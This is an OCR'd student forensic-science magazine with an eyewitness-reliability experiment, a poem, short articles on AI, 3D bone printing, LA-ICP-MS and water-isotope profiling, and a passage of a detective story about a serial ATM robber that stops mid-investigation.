
EXPERIMENT 2 - LEADING QUESTIONS



EXPERIMENT 2 - POLAR QUESTIONS



FOCUSED ON



INFERENCE

Does the method of questioning affect the rate of misidentification?
When we compare Figure B and Figure C, Figure C has a lower rate of misidentification by 5%.

Does race play a role in misidentification?
From the combined results of Figure B and Figure C of Experiment 2, the rate of misidentification is found to be 89.5% which is 6.5% lesser than the rate of misidentification found in Figure A of Experiment 1.

Is eyewitness testimony reliable?
The combined rate of misidentification from Experiment 1 and Experiment 2 is found to be 91.7%. Only 8.3% of people gave the correct response.

CONCLUSION

Our research was conducted to test the accuracy of eyewitness testimony. We concluded that the polar method of questioning decreases the rate of misidentification and people are less likely to misidentify suspects if they are of their own race. However, in conclusion, we can reiterate that eyewitness testimony is not reliable.

Reference:

- McLeod, S. A, Loftus and Palmer, Simply Psychology, 2011

Myth - When an unknown fingerprint is uploaded to the computer, the match will be found in seconds.

Fact - The computer only contains data and fingerprints of people who were previously arrested or fingerprinted as part of a crime. Fingerprint matching using softwares like AFIS (Automated Fingerprint Identification System) usually takes anywhere between a few hours to a few days.

WHO AM I ?

Ms. Jocelyn Kunju John

The omnipresent I am,
taken to the eyes, lips and books.
Of those to whom I deeply owe
Are the same ones around the hook.

Originating from obscene and corrupt conduct
I dwell among them
They choose me, thinking I am right.

Atrociousness and righteousness
Often play hide and seek with each other.

A part of me doesn't feel great
But I ought not to pay attention.
As I need to live a life that await
And I live among them as a parasite on the host.

Oh, how foolish of them to think
I bring them happiness and wealth
Little do they know I only reek of
Immorality and abstract ideas

I am only fond of
Crimson red liquid
Bruises, lie and disguise
I am the mightiest of all.
They let me be.

I dare you and you alone-the humanity.
To come stop me, with all your might
I would just witness you fail(laughs)
As I toss a glass of wine to myself
B'coz who am I?
I am pain and destruction,
The 'C R I M E'.

GLOBAL NEWS UPDATES RELATED TO FORENSIC SCIENCE

- AT THE INTERFACE OF FORENSIC SCIENCE AND ARTIFICIAL INTELIGENCE

- BRINGING BURNT BONES BACK TO LIFE USING 3D TECHNOLOGY

- LA-ICP-MS

- STABLE ISOTOPES OF WATER HELP IN LOCATION IDENTIFICATION

SNIPPET - SCELUS FABULA WINNER'S STORY

AT THE INTERFACE OF FORENSIC SCIENCE (FS) AND ARTIFICIAL INTELLIGENCE (AI)

Prof. Chetna Tidke

The concept of intelligent machines and automation from comic books and science fiction shows has become a reality today. One can find the application of AI in the day to day life i.e. in agriculture, industry, government, education, service sector, finance etc. The features of machines like tirelessness and objectivity have increased productivity as well as reliability. Moreover, it has also reduced errors caused by human beings due to the lack of concentration and tiredness.

Artificial intelligence is the ability of a machine to independently respond to its environment and perform the task that would require human intelligence, problem-solving capability and the decision-making power of humans, without the direct intervention of humans. Due to the advancements in machine learning and deep learning, it has become possible to apply these concepts

and make use of this emerging technology in the field of forensic science. Forensic science is the applied branch of science that deals with the processing of evidence (i.e. from the crime scene to the lab and from the lab to the court of law) for justice. Digital forensic is the branch of forensic science that deals with the analysis of digital evidence. It consists of identification, acquisition, preservation, transport and analysis of digital evidence.

The success of AI is data-driven and there is no specific code or programming that controls the output so far. In computer science, AI is split into two- Machine learning and Deep learning. In machine learning, the features are designed by human engineers, unlike deep learning where features are learned from the data using general-purpose learning procedures. For the processing of information and evidence analysis in forensic science, this general intelligence of deep learning would be significant. With the advancement of Modus Operandi (MO) of criminals, it has become the need of the hour to take help of such technological and scientific methods for the purpose of investigation of crime.

Pattern recognition and differentiation in objects through experience are among the many tasks performed by the human brain. Machine learning, which is the application of AI, mimics this ability of humans and enables them to learn from experiences. Facial recognition, fingerprint matching etc. are the application of AI for the purpose of screening and identification of the required data, from the huge amount of data for the purpose of the criminal justice system.

Applications of AI in FS

1. The machine-generated data will increase the objectivity in the results of the analysis.
2. It will lead to the automation of evidence analysis by the automated reasoning method. It will reduce the overlooking of possibilities that may be caused by humans.
3. There will be a reduction in variations in reports due to subjectivity and different interpretations due to different experts.
4. It has the potential to compare the low quality/degraded images as well, by lowering the quality of “standard” to the same extent as “questioned”

to get the match.
5. It is possible to design algorithms that will be able to identify objects in the video such as accidents, violent acts, robbery, criminal acts etc. This will reduce the painstaking work of video observation for hours for the purpose of investigations.
6. Machine learning-based systems can be used to analyze complex DNA profiles especially in cases of admixing.
7. Through AI, it is possible to find out the number of guns firing, the caliber of the gun by just audio analysis.
8. It can also be used for detecting criminal recidivism and crime forecasting by the analysis of behaviour and pattern on social media. It can be useful to find out the people at risk. Both processes require large amounts of data.
9. After extracting the data and analyzing it, from the given inputs like dead bodies or objects at crime scenes, it can be used to create multiple animated videos to help reconstruction of crime scenes.
10. Artificial intelligence would be especially helpful in tackling current problems of cybersecurity and data security by providing robust and intelligent cyber defense systems.

In the current scenario, the evidence generated using artificial intelligence are not considered as a substitute for human decision making but just a helping hand for the investigation of the crimes. It is considered as a Decision Support System (DSS) i.e. can be used in a trial and be used by a judge as supportive evidence while giving a verdict but not as a substitute to evidence generated by human intervention. Though AI has an exceptional and ice-breaking potential to advance the field of forensic science, there is a need for more research and development to realize its full potential.

BRINGING BURNT BONES BACK TO 'LIFE' USING 3D TECHNOLOGY

Ms.
Yadupriya P

A new method of presenting fragile evidence by reconstructing a 'jigsaw' of human bone fragments using a 3D printer has been discovered by forensic scientists at the University of Portsmouth.

The study was conducted by using fragmented burnt human bones and testing the ability to make 3D models applicable for presenting in court.

During investigation of a crime scene there is a lot of evidence such as human remains which are damaged and fragmented and need to undergo analysis. Physical fit analysis is a method of fitting different pieces of an evidence and seeing if they are of the same whole evidence before they were fragmented.

One of the scientists who was involved in this research said that a positive fit indicates two or more particles have originated from the same object. This is essential at a scene of crime to draw links between the locations and place of suspects at the crime scene and allow the reconstruction of the objects. However, this is a laborious process and requires careful handling of evidence and a keen eye since physical fit analysis depends on manually handling the human remains and piecing together the different fragments which would be sharp, fragile or sometimes embedded in other materials.

Dr. Brown says (one among the scientists): "We wanted to find a way to circumvent the need to manually handle the delicate bones, so we looked to 3D technology. Whilst the use of 3D technology has become increasingly widespread within the field of forensics to our knowledge, this approach has not

yet been applied explicitly to physical fit analysis."

The scientists compared two different 3D imaging techniques by using micro-computed tomography, where they utilized X-rays to see the inside of an object slice by slice and structured light scanning. By generating virtual 3D models and prints of burned human bone fragments, they tested the suitability of these imaging techniques and subsequent 3D printing for analysis. The researchers ultimately found that 3D imaging and printing allowed for effective analysis without excessively handling the original fragments.

Limiting the handling of very brittle forensic evidence minimizes damage and foulness. Moreover, the use of 3D prints opens up a possibility and the opportunity for a jury to explore the evidence replicas. The use of 3D virtual models and animations also provides 360-degree visualization in an engaging, understandable, and potentially impactful way, improving a judge's understanding.

Dr. Brown says: "The application of 3D imaging and printing for physical fit analysis has many advantages compared with traditional methods. Overall, the techniques demonstrated by the study add value in forensic investigation and evidence presentation within the courtroom."

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LA-ICP-MS

LASER ABLATION- INDUCTIVELY COUPLED PLASMA- MASS SPECTOMETRY


Ms.
Lorraine Tissan

Inductively Coupled Plasma Mass Spectrometry (ICP-MS) is an analytical technique used to detect and measure elements present in trace quantities from biological fluids, down to a detection limit of sub-parts per million (ppm). This technique was discovered in 1980 and was first introduced in the market in the year 1983. In the past decade, there has been a gradually increasing shift in laboratories towards using ICP-MS instead of older technologies like ICP AES (Inductively Coupled Plasma-Atomic Emission Spectroscopy) and flame atomic absorption. The biggest advantage ICP-MS has over the other technologies is its multi-element capability, which allows the measurement of multiple elements in a single analysis. Combined with its short analysis time and simple sample preparation, it is highly unlikely that the steady shift of technologies would cease.

However, ICP-MS can only be performed on fluids after it undergoes sample preparation. Therefore, variants of this technology have emerged that support the spectroscopic analysis of solid samples directly. Laser Ablation ICP-MS is the most powerful of these variants. Laser ablation is a process by which layers are removed from a solid surface using a laser beam for ultimate precision. When a continuous wave or pulsed laser light is focused onto a material, its electronic subsystem and molecular lattice begin to absorb the energy, causing atoms to dissociate from one another. These atoms subsequently ablate, either evaporating, sublimating, or converting directly into the plasma. These particles are then transported to the plasma torch. The plasma in the ICP ionizes these particles, generating ions, which are then extracted through the interface region and into a set of electrostatic lenses called ion optics. The ion optics focus and guide the ion beam into the quadrupole mass analyser. The mass analyser separates ions according to their mass-charge ratio, and these ions are measured at the detector. Laser Ablation ICP-MS can provide element compositions in

a sample with a detection limit close to parts-per-billion (ppb).

LA-ICP-MS is an elemental and isotopic microanalytical technique that has found a place in several scientific fields, including forensic science. It can chemically characterize physical evidence associated with a crime event, a location, contact between objects, or contact between objects and a person(s). The main forensic application of this technology is the analysis of glass and paint samples. However, applications to other samples like documents (ink and paper), fiber, and gems have also been reported.



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STABLE ISOTOPES OF WATER HELP IN LOCATION IDENTIFICATION

Ms.
Nivya George


Isotopes are atoms of the same element having a different number of neutrons and differ in atomic mass with the same chemical properties. Isotopes are present everywhere in the world in a different ratio, making them forensically significant. $^{2}H/H$, $^{18}O/^{16}O$, $^{13}C/^{12}C$ are the common stable isotopes. Hydrogen: protium, deuterium, tritium, and Oxygen: ^{18}O,^{16}O,^{17}O are the stable isotopes of water. The ratio of stable isotopes of water differs from the coastal region to inland.

The heavier isotopes are seen in the coastal area while they become lighter and lighter, moving towards the inland. The reason for this difference is when it rains, the higher molecules like D_2O (^{18}O and deuterium) fall first near the coastal region, and when it moves inland, the D_2O molecule gets lower, and the H_2O molecule starts to fall more.

The analysis of water-stable isotopes in the body helps to find the location of each species. The body likes to build up with the help of water molecules of different isotopes i.e., hydrogen and oxygen. The species near the sea contain heavier isotopes while species in the forest have lighter ones. The ratio between heavier and lighter molecules of water isotopes helps to find the movement of a species from different geolocation on earth. For example, if a species lives in hills for more than 10 years and comes to a coastal region and lives for 5 months, the examination of the ratio of water isotopes shows lighter molecules of oxygen ^{16}O than heavier oxygen ^{18}O in the body. The analysis of water isotopes can also provide more information about the location, habit, living conditions, etc.

The hair and nail of a species are more likely to be taken for the analysis of water isotopes. Hair and nail leave an isotope timeline that remains unchanged. Oxygen isotopes are incorporated into all other parts of the

body than hair and nail. If a person continues to travel from place to place and drinks water, the ratio of the water isotopes in the body differs in each fragment of the hair and nail.



SIRMS is the new technique used for the analysis of the relative abundance of isotopes. Stable Isotope Ratio Mass Spectroscopy technology able to find the relative isotopes concerning their geographical condition. The comparison of the ratio of stable isotopes in water from different regions gives different peaks in SIRMS. This can be compared with the ratio of the stable isotopes in a species body to find the location of those species.

In a case like drowning, a homicidal drowning, or a corpse thrown to any water body to mislead the case, the primary and secondary crime scene can be found by water isotopes analysis when the corpus is badly decomposed and couldn't find any other identification details of the victim. In October 2000, some duck hunters in Utah, near the south of Great Salt Lake, found a half-buried in a shallow grave, a plastic bag with white socks, an oversized t-shirt, a women blue choker necklace, 12 bones, and a human skull. The victim was named 'Saltair Sally' by the police. There were no clues to find the victim as well as the suspect. The body was badly decomposed, and the dental record didn't reveal anything. The case went cold for 8 years until a new technique in forensic science arrived. The scientists used Stable Isotope Ratio Mass Spectroscopy (SIRMS) for analysis of the hair fragments of Saltair sally, which revealed the person to be from the Pacific Northwest region. Varying $^{18}O/^{16}O$ ratio of the victim's hair fragment showed that the person travelled from Pacific Northwest to Utah reveal times during her last time. Comparison of $^{18}O/^{16}O$ ratio of water in Utah and northwest pacific region showed, somewhere consistent in Utah environment others were from the Pacific Northwest region. On August 7, 2012, the police found the victim to be Nikole Bakoles, a Washington native, who moved to Utah in 1998. A DNA test confirmed the victim.

The isotopes are used to solve cases from decades back, but the application analysis of the ratio of water isotopes needs to emerge in the field.

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Myth - Anyone in the crime scene can collect evidence and anyone can take it to the laboratory.

Fact - Every person who comes in contact with the evidence, from the time of collection till the time of analysis should write down their personal identification information and the reason for handling the evidence in a form called Chain of Custody which is usually attached along with the packaged evidence.

SCELUS FABULA- WINNER'S STORY

Ms. Ann Mariya Thomas

It was 4:00 am on the morning of 25th January 2005 when he made his move. He knew everything, from the loose tiles in the roof of the bank to the time when the security guard went out for his morning coffee. The ground was doused and the mud soggy from the rain the day before. He cursed silently as his boots were drenched in mud. The weather was beyond his control, and the rain was a hindrance to his plan, but that could not stop him. No. It had to be today. The guard left for his morning coffee. Then he got to work. He believed that to take down an opponent, you needed to identify their weakness. That is how he carried out things. He studied and observed the bank and its surroundings for weeks. Though the task was strenuous, he needed to be meticulous. He observed and discovered his target's weakness and would act. That is how he evaded the cops. They never caught him because he was extremely cautious to leave anything behind for them to catch on. He was a man who learned from his experiences. With each robbery, he mastered his skills and filled all the loopholes he could think of. As he went through his "infallible" plan over in his head, he crept towards the bank. Once he made sure he did not have any company there he made his way up to the roof. He landed nimbly inside and took small, calculated steps till he got to the loot. The ATM stood there magnificently, beckoning him towards it, or so he imagined. A few tweaks and he had already cracked it open. He started emptying the cassettes containing the money into his bag. Once he was done, he escaped the same way he came in before the guard came back from his coffee break. He left the burned open ATM box for the cops or whoever came in after him. A memento of him revelling in yet another successful robbery. He made his way out of the bank without realising that he had left something behind other than the burned open ATM box. Was it a mistake made by a presumptuous thief or a divine intervention?

Finneas sat on his desk sipping his morning black coffee and taking a few puffs from his cigar. It was yet another monotonous and extremely cold day in the Greenland Sheriff's Office. Finneas followed the same routine every day – going to the station in the morning, enjoying his black coffee and cigar and contemplating why he had not left this mundane job. His life as a Sheriff

was nothing like what the movies or several crime novellas put out, though he did crave an action-packed thriller in his life. The Sheriff must maintain law and order and fight crime. But that can only happen if there are crimes to fight. Such was the situation in Greenland, a small town on the outskirts of Denmark. Though having little to no crimes is a blessing, he could not say the same thing about his job.

As he contemplated life in Greenland, he did not notice Clark walk in. Clark was dubbed "Superman", an obvious reference to Clark Kent. It was not just the name that made him a perfect fit for the title. It was the glasses, the carbon black hair and his huge build. He was also the only Sheriff in Greenland with the highest number of cases solved and hence, he had more years of expertise than anybody else in the station. Having solved the most cases was quite something especially in a town like Greenland. Therefore, Clark did justice to the name "Superman" in many ways. Clark had been his partner in action from the time he transferred to Greenland and his closest friend.

Most of the hours in the station were filled, thanks to Clark and his stories about the cases he was a part of – the man who poisoned an entire family, the twins who dealt with drugs, the locksmith who could crack open any safe but went too far with it, and so on.

As they sat exchanging stories the loud ringing of the station telephone stopped them. The telephone as one can guess did not often ring and even if it did, the news from the other side was nothing close to demanding for the cops of Greenland, but that did not stop them from having a sliver of hope. Frank was the one responsible for attending the telephone and once he was done talking, everybody waited silently for him to relay the news.

"It was from Bonchester. Something about a robbery. Asked us to send two of our seniors to help with a case."
Bonchester was a city in Denmark and a good two hours away from Greenland. The Bonchester police station, unlike Greenland, had its load of cases. Clark had once done a collaborative investigation with them because of a fugitive who had fled and was suspected to be hiding in Greenland.
Finneas asked the obvious question,"What does the robbery have to do with us?" Because he was sure that Bonchester was not so scarce with manpower that they could not deal with a robbery.

“Said the robbery is relevant to our town. Did not tell all the details. Said it would be best to talk in person,” replied Frank.“Oh, and he did say he needed Officer Kentley among the two we are sending.”
Clark’s surname was Kentley, and he went by Officer Kentley. It was not a surprise that they needed Clark there. After a discussion, everybody agreed on sending Finneas with Clark as they both had the most seniority, and they were a good team.

Since they had nothing better to do, they both set out for Bonchester. After two hours of driving and a few breaks, they finally reached Bonchester. It took an hour for them to finally reach the station. Clark went ahead to talk to the officer at the desk.

“Afternoon, I am Officer Kentley from Greenland. And that’s Finneas,” he nodded towards Finneas standing behind him.
“Ah, Officer Kentley. Officer Mikelson had been expecting you here today.”
Mads Mikelson was the leading sheriff in the Bonchester police station and was a man in his 40s with years of expertise in the field.
They went on to his room, exchanged greetings and shook hands. Clark did all the introducing. Mads got straight to the reason why he called them to Bonchester.

“Hear me out Clark, this case that I called you here for, uh, well, it is a strange one. We thought we had some leads, but it turned out to be the end of the road. We took it lightly since it was just a robbery. Just a robbery. That is what we all said, but now we have reasons to believe that it is not just one robbery that this guy has committed. It might be several given the way he diligently carried it out and left no evidence for us.”

“He goes for banks. And when you hear of ATM robberies, it’s usually the purse snatchers and or the stolen cards that come to your mind. I have encountered idiots who have stolen the ATMs from banks but could not manage to break them open. But this guy burned open an ATM!” yelled Mads raising his hands. “He burned open an ATM using a gas cutter, emptied it and left it there for us.”

As Mads explained the case, Clark understood why the case was a difficult

one. The bank that was hit was in an isolated town in Bonchester. An isolated town with a small populace means that there are not many CCTVs there. And according to Mads, that ATM kiosk only had one CCTV camera which was tampered with using spray paint, the usual trick. No fingerprints were recovered and there were zero witnesses. What made banks like these vulnerable was the fact that they did not have many CCTVs and a few security personnel. The guard was the first to report the incident when he found the busted open ATM after he got back from his morning coffee break. This concluded that the suspect had planned when to strike and knew the time the guard went out for his coffee. The suspect was quick in extracting the money which led the police to think that he might have had experience in breaking into ATMs, or he was just lucky for his first time. Since not many people lived in the town nobody noticed anyone or any vehicle that would have been suspicious. As Mads went on about the case, Clark noticed that Finneas had been unusually silent the whole time. Well, he was not much of a talker in the first place but knowing Finneas, cases like this one would have piqued his interest. By now he would have asked Mads several questions about the case, but surprisingly he had not said much once Mads had started.

"I have the case files right here. You both can go through them and visit Porthouse when you are ready." Porthouse was the town where the incident had taken place.

"Ah, I did forget to mention why I had two of you from Greenland called here. We did not need the extra hands. But if you remember what I said before, I did tell you that this guy might be an expert, yes? Well, we have reasons to believe that Porthouse is not the only place or that bank the only one this guy has robbed. Tommy Pfilinger, one of my subordinates, worked with me on this case. His brother-in-law, Cooper is a cop there in Copenhagen. And Tommy once while exchanging stories with Cooper happened to tell him about this case while he was drunk. He got an earful from me for that! But anyway, as Tommy told him about the robber who burned open an ATM, Cooper stopped him halfway to tell him that he knew about a case like that, and it was something that had left the cops of Copenhagen completely overwhelmed. After hearing Tommy out, I decided to talk with their Sheriff because the possibility was there and as we talked, we got to the conclusion that we might be talking about the same guy, same case but in a different city. Which also extended the possibility that he might have done this somewhere

else too. We have sent out notices to different stations in Denmark regarding this. That is when I remembered you, Clark. I remember when you came here to work with us on that fugitive case, you told me about that robbery in your town that happened like a few years ago, and how the cops were not able to find the guy who did it. I asked around some folks I knew in Greenland and those who knew about the case told me that some cop named Henrik was leading the investigation at that time."

Clark froze for a minute as the realization hit him. Clark remembered that case. It was 2 years ago, but he was not part of the case. Now he knew why Finneas was quiet. Finneas Henrik. That was his friend's full name. And that robbery from 2 years ago was one of Finneas Henrik's biggest shame.

Finneas still remembered that case. Every nuance of it was etched into his brain. As he went out for a walk, Clark explained the situation to Mads. Mads was right. "It was just a robbery." That is what even he thought initially, but it turned out to be one of his biggest failures. Finneas looked up at the sky wondering about fate. After 2 years, that case had come to haunt him. He did not believe in the existence of a God, but this fateful encounter with his past made him question the divine. Finneas went back inside the station. Though the investigation of this case was anticlimactic 2 years ago, Finneas was determined this time. "This time, I have got to make things right," he whispered as he walked back.

The three of them sat to exchange information about the case. Finneas revealed what he knew and learned from the case. At first, they thought it would have been an ex-employee who had a bad history with the bank, but they could not navigate anyone like that. The only evidence that they were able to find from the kiosk was the needle of a lock picker. It had a blue handle and a design carved on it. But that did not get them anywhere since it was evident that the suspect used a gas cutter to burn through the ATM. Finneas and Clark along with Mads decided to work the case. It was still too early to conclude that the robberies were connected, but the three of them did not want to give up the possibility.

For the next few weeks, Mads, Clark and Finneas along with Cooper discussed the case. The ATM was busted open using a gas cutter, and it was done carefully so as to not hinder the cassettes of cash inside. The suspect entered the

building from above and would target kiosks that were lightly guarded and dilapidated. Since the ATMs were old, they did not have trigger alarms or any countermeasures if someone broke into them. The CCTV footage inside the kiosks of all three towns showed the same thing — A hand holding a spray can and then blank footage. It was a gloved hand and at the part where the glove ended, there was a small curve of ink on his wrist, giving the smallest glimpse of a tattoo. But the image was way too pixelated to get a lead. And it was impossible to find a man just by using the small curve of his tattoo. Later, the footage from Copenhagen confirmed that they spotted a small curvature of the tattoo in the hand that was caught on their CCTV. This reaffirmed the connection with at least two of the robberies.

Cops were able to conclude that he stood at the camera's blind spot to apply the paint. This also meant that he had visited the kiosks before the robberies to case the joint. The police also tried to navigate his expenditure by trying to track the banknotes, using their serial numbers and asking shops nearby, but that was a dead-end too. Besides, it was unseemly that someone as meticulous as this thief would be too careless to spend the stolen money nonchalantly. And there was also the fact that he hit 3 places as far as they knew — Greenland, Copenhagen and Bonchester in that order. All these three towns were quite far from each other; hence, it was difficult to locate where this man might have been from. All they knew was that he was ready to travel for hours to survey the banks first and then steal the money. He went for old and worn-out ATMs which relatively had lesser money than the other new and updated ATMs. The money stolen from the three kiosks each was roughly estimated to be between 10,000 – 30,000 kroner.
Finneas along with the three others worked on the case and contacted several police stations to find out if any old ATM kiosks were hit. The period between each robbery was random, erratic and did not have a consistent pattern.

The four of them worked for hours to study the case but did not find any leads to the case. They all decided to visit the three kiosks one by one on three different days, keeping Greenland for last since it was further away. Mads and Cooper went along with Clark to Riverton in Greenland where the ATM kiosk was. Finneas did not need to go since the image of the kiosk was still fresh in his mind. But that was not the reason he did not go.
That day was when Jon the locksmith was coming to his house to check his door locks which were jammed. Jon was the best in town and Finneas would

not settle for anyone else other than Jon. He watched Jon skillfully using his pick lock and one of the hooks to open the jammed lock. Jon was a talker and Finneas ignored him almost all the time, but he did his job well. “Also, sire, I won’t be here for the next few months. I have made some big plans for myself,” he said grinning. “But I can get another guy who can do this work as well as me. His name is Markus. He tends to travel around a lot, but he is thorough with his work. Poor thing, he had to struggle to find a living because of his thief of a father,” Jon went on. While Jon kept jabbering, Finneas was thinking about matters that he could look for in the case, things that he might have overlooked 2 years ago.

He decided to survey Riverton and the CCTV footage that were available nearest to the kiosk.

Thanks to Cooper and Mads he was able to acquire CCTV footage from and near the kiosks and stacked the CDs to take it home and look through them thoroughly. Finneas spent the next few days looking through the CDs of the footage, to look for any suspicious vehicles since the suspect needed a vehicle to cover the long distances. This went on for two weeks, him trying to stay up late at night and trying to find any piece of evidence or lead from footage that went back two months before the robbery. Some nights, his eyes gave in, and he fell asleep, but then he slapped himself awake, drank tons of black coffee and got back to work. Clark had lent him a desktop, and he had a laptop and computer with him, so he sat and watched three monitors simultaneously and took notes at the same time. He talked to Clark on the phone and was frustrated about how he had wasted his time and slept on nothing. Clark re-assured him saying “Now we have one less thing to look into,” and directed him to sleep so that they could work on something else the next morning. Finneas was about to give up and get to sleep, but he decided to spend another hour on the footage. “Just to make sure,” he said to himself. Finneas struggled to keep his eyes open, look through all the three monitors and take notes at the same time. As he watched the screens something white flashed in his periphery. It was from one of the screens on his left. He went back in the footage to see if he was not hallucinating. He was not. He saw a white van. He slapped himself again so that he could focus and remember the reason why the white van seemed so familiar to him. This footage was the one from Bonchester, from a street that was near the kiosk which was in Port House. His hands were fumbling in excitement and confusion as he tried to grab the

notebook and flip through his notes. When he was taking notes on footage of Greenland from two weeks before the robbery, he had scribbled down 'a white van' which passed by the post office that was a kilometre away from the kiosk in Riverton. Though he did not at first pay much attention to it, he went back to the footage in Riverton and found the same white van. He spotted it again from the footage on the day of the robbery. He could not contain his excitement and wanted to jump, but he was too tired to do so.

It was 4:00 am, and he decided to sleep for two hours and woke up at 6:00 am to look through the footage sent by Copenhagen to check for the white van. After 3 hours of looking and not being able to find the white van, he decided to take the CDs to the station and search with the three of them. Soon they were able to spot the recurring appearance of the white van near all 3 kiosks.

